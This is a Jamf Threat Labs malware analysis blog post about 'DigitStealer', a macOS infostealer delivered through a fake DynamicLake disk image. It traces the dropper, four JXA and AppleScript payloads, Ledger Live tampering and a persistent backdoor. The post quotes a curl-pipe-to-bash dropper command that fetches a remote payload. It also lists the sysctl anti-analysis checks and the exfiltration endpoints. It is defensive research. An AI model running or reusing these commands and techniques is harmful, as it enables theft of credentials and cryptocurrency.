
In-Depth Analysis of a New macOS Infostealer

jamf.com/blog/jtl-digitstealer-macos-infostealer-analysis

Jamf Threat Labs

DigitStealer: a JXA-based infostealer that leaves little footprint

Jamf Threat Labs dissects the new DigitStealer malware, a sophisticated macOS infostealer that uses advanced hardware checks and multi-stage attacks to evade detection and steal sensitive data.



By Thijs Xhaflaire

Introduction

During analysis of executable samples collected through our in-house detection rules, Jamf Threat Labs identified a family of malicious stealers that we are tracking under the name "DigitStealer." Security experts continue to track an expanding ecosystem of these threats, and over time it became evident that most stealers share the same core objectives and follow a fairly linear path to achieve them. Occasionally, however, we see fresh techniques or creative implementations that stand out. Similar to our writeup on the Odyssey infostealer, this blog post will put focus on many of the unique traits of this newly discovered stealer.

The sample that was discovered comes in the form of an unsigned disk image titled “DynamicLake.dmg”, associated with the SHA-256 hash 5c73987e642b8f8067c2f2b92af9fd923c25b2ec. At first glance, it appeared to be another

infostealer, leveraging the familiar drag-to-terminal technique to override Gatekeeper and gain initial code execution.

The disk image appears to masquerade as the legitimate DynamicLake macOS utility. The genuine version of this software is code-signed using the Developer Team ID XT766AV9R9, which was not present in this sample. Instead, the fake version is distributed via the domain https[:]//dynamiclake[.]org.
Malware installer

In addition, the sample was fully undetected at the time of analysis, meaning not flagged by any AV engines on VirusTotal.

VirusTotal listing

While the `.msi` file extension used in this sample is likely coincidental, it's worth noting that this extension is typically associated with Windows-based installers. Its presence on a macOS disk image is unusual and may be an attempt to appear harmless or simply the result of careless packaging by the malware author.

After digging further, we identified a few additional disk images tied to this campaign, which are included in the indicators of compromise (IoC) list below.

The diagram below outlines the malware's flow from initial discovery to final payload execution and persistence.

Malware workflow

Stage one: the dropper

Let's take a closer look at the first stage of this attack. Inspecting the contents of the `Drag Into Terminal.msi` text file reveals a simple bash one-liner that uses curl to retrieve a remote payload and pipe it directly to bash.

```
curl -fsSL
https[:]//67e5143a9ca7d2240c137ef80f2641d6.pages[.]dev/c9c114433040497328fe9212012
b1b94.aspx| bash
```

Inspecting the retrieved payload reveals that it is an obfuscated and base64-encoded script:

First payload

What's interesting is that the encoded content of the retrieved payload shares some surface-level similarities with MacSyncStealer, such as the use of `gunzip`. However, once decoded, the payload turns out to be completely different in structure and behavior.

This bash script, which is executed entirely in memory, includes a few elements we haven't commonly seen in similar infostealer payloads.

One notable addition is a locale check. The script reads the `NSGlobalDomain AppleLocale` value to determine the system's country setting and exits if it matches certain predefined values, potentially to avoid infecting systems in regions where the threat actors may reside or wish to avoid scrutiny.

Script excerpt checking for the device's locale

In addition to more common anti-VM and anti-debugging techniques that are known to infostealers, the script introduces a new set of anti-analysis checks targeting Apple Silicon systems. Specifically, it uses a series of `sysctl`commands to determine whether the target system is running on an Apple Silicon M2 chip or newer by checking for certain hardware features:

- `sysctl -n hw.optional.arm.FEAT_BTI` returns 1 on Apple Silicon M2 or higher
- `sysctl -n hw.optional.arm.FEAT_SSBS` exits if Speculative Store Bypass Safe is not present
- `sysctl -n hw.optional.arm.FEAT_ECV` exits if Enhanced Counter Virtualization is missing
- `sysctl -n hw.optional.arm.FEAT_RPRES` exits if the Rounding Mode Preserved feature is not implemented

Script excerpt attempting to prevent analysis

These checks suggest threat actors' growing awareness of Apple's hardware feature set and reflect a deliberate effort to restrict execution to specific system configurations. Notably, the malware avoids running on virtual machines, Intel-based Macs, and whether by design or mistake, systems using the M1 chip, even though it is also part of the Apple Silicon family. Instead, it targets devices with newer ARM features introduced with M2 or later.

For more information about these hardware related features, you can visit the apple-oss-distributions related repositories.

Moving on to the remaining crucial parts of the dropper script, we see the use of `nohup curl -fSsl` to retrieve four separate payloads. `nohup` is used to ensure the commands continue running even if the terminal session ends or is interrupted. Each payload is executed in memory and passed directly to osascript, JavaScript for Automation (JXA), or bash.

What's also worth noting is that some of the payloads are hosted on domains using `pages.dev`. Since this is a legitimate service provided by Cloudflare to build and host static websites, it can be challenging to block outright without risking false positives or collateral disruption.

List of payload hosts

Payload one: plain text AppleScript-based infostealer

The first payload (fetched with `nohup curl … | osascript`) is a simple, un-obfuscated AppleScript infostealer. After setting up variables it prompts the user for their password.

Infostealer prompting the user for their password

Once a password is entered, the malware performs the following notable actions alongside other common behaviors, listed in order of execution:

- Exfiltrates credentials and files to the attacker domain https[:]//goldenticketsshop[.]com using two endpoints: `/api/credentials` (credential submissions) and `/api/grabber` (file uploads)
  A quick note on the domain goldenticketsshop[.]com: it appears to be a typosquatted version of the legitimate goldenticketshop[.]com, likely intended to evade detection or mislead during manual review.
- Runs `tccutil reset All` to reset macOS TCC (privacy) database; may disrupt or re-prompt app permissions state.
- Collects small user files (Desktop, Documents, Downloads) and plain-text Notes, zips them, uploads the archive to `/api/grabber`, and appends successfully validated passwords to a hidden local file (~/..txt)
- Fetches a second AppleScript (ledgerScriptURL) with `nohup curl … | osascript` intended to replace/modify the `app.asar` file for the Electron-based Ledger Wallet/Ledger Live application. It does this using a clever method to achieve this which we will cover soon.

Infostealer requesting access permissions to Finder and Notes

The AppleScript retrieved by the stealer modifies Ledger Live differently than many previous campaigns. Instead of downloading a single zipped replacement, it downloads three separate parts and concatenates them to recreate `app.asar`,then swaps that trojanized ASAR into the legitimate Ledger Live bundle. This multi-part download/merge technique is potentially used to evade simple single-file detections.

Script merging multiple components to evade single-file detections

By comparing the legitimate `app.asar` file with the one dropped by the stealer, we observed differences in many of the html and js files, but nothing stood out except the`package.json`, primarily a renaming back to Ledger Live and a downgrade of the version number. The legitimate Ledger Live application has recently been renamed to Ledger Wallet, which may explain the attempt to pass the modified version off as the older, more recognizable name.

Comparison of the malicious and legitimate app.asar file

More information about unpacking `app.asar` files can be found here. Further details on the Ledger Live modification can be found in the documentation of the third payload. Stay tuned.

Payload two: obfuscated JXA-based Infostealer

The second payload is again fetched using `nohup curl`, this time piped into `osascript -l JavaScript`. This results in the execution of a more heavily obfuscated JXA payload.
Second payload

After de-obfuscating the script, it becomes clear that this logic closely mirrors what we've typically seen in AppleScript-based stealers. It's interesting to see this functionality split out into a separate stage, likely as an attempt to reduce detection by breaking up indicators across multiple payloads.

Second payload, deobfuscated

Since most of the behavior here is already well-documented, we won't go too deep into the details. However, this payload performs several key actions, including zipping and exfiltrating the following:

- Browser data from Chrome, Brave, Edge, Firefox and others
- Cryptocurrency wallet files from Ledger, Electrum, Exodus, Coinomi and more
- Keychain database from ~/Library/Keychains/login.keychain-db
- VPN configurations from OpenVPN and Tunnelblick
- Telegram tdata folder

Payload three: obfuscated JXA Ledger Live replacement

The third payload brings us back to the Ledger Live tampering we touched on earlier. Like the previous stages, this payload is fetched using `nohup curl` and piped into `osascript -l JavaScript`. It's another obfuscated JXA script, although noticeably smaller than the second one.

After deobfuscation, it's clear that this payload is specifically designed to target Ledger Live. The script does the following:

- Points Ledger Live to an attacker-controlled endpoint, likely to exfiltrate wallet data (seed phrases) or serve malicious configuration
- Terminates any currently running Ledger Live process
- Reads the file at ~/Library/Application Support/Ledger Live/app.json
- Replaces or modifies the data.endpoint object with attacker-supplied values, including a URL, device IDs and hardware identifiers
- Writes the modified JSON back to disk
- Returns true on success, false on failure

Third payload, deobfuscated

Payload four: persistent backdoor via Launch Agent and obfuscated JXA

To close the loop, there is one final payload to review. A modern infostealer would not be complete without implementing persistence and, in this case, a backdoor as well.

The method used to fetch this payload is identical to the previous ones. However, this time the content is piped directly into `bash`. A quick inspection reveals that the script drops and loads a persistence item in the form of a Launch Agent on the target system

Fourth payload

What stands out here is that the persistence item does not contain a static payload. Instead, it dynamically retrieves its payload each time it runs. This method of fetching a value from a TXT record hosted on the https[:]//goldenticketsshop[.]com domain is not something we have previously observed in macOS infostealers.

TXT record retrieving the backdoor payload

After inspecting the TXT record being fetched, we can see that it contains the endpoint used to retrieve yet another payload. In this case, it is the backdoor.

The payload is yet another obfuscated JXA script, and it turns out to be quite an interesting one.

Final payload

This final payload functions as a persistent JXA agent that continuously polls the attacker's command and control server at goldenticketsshop.com for new AppleScript or JavaScript payloads to execute. It runs in an infinite loop, checking in approximately every 10 seconds and sending the system's hardware UUID, hashed with MD5, to https[:]//goldenticketsshop.com.

Conclusion

After analyzing this latest variant, the authors behind these macOS infostealers continue to explore new techniques to improve stealth, persistence and targeting. From splitting payloads across multiple stages to using hardware-based `sysctl` checks that avoid execution on specific target systems, this campaign shows a growing level of sophistication in how threats are built for macOS.

Attribution for this specific variant remains unclear currently. However, the techniques used suggest a deeper understanding of the macOS operating system and a continued focus on evading detection.

It serves as another reminder that malware authors are abusing legitimate services and distribution methods to bypass macOS security controls and improve their chances of success. While static detection remains valuable, pairing it with behavioral detection is essential to catch

the signs of infostealer activity in real time. Many of these payloads execute entirely in memory and leave little to no trace on disk.

We recommend customers ensure that threat prevention and advanced threat controls are enabled and set to blocking mode in Jamf Protect to stay protected against these latest infostealer variants.

Indicators of compromise

Indicators of compromise are listed below. You can also explore the full collection on VirusTotal.

Dive into more Jamf Threat Labs research on our blog.

Read More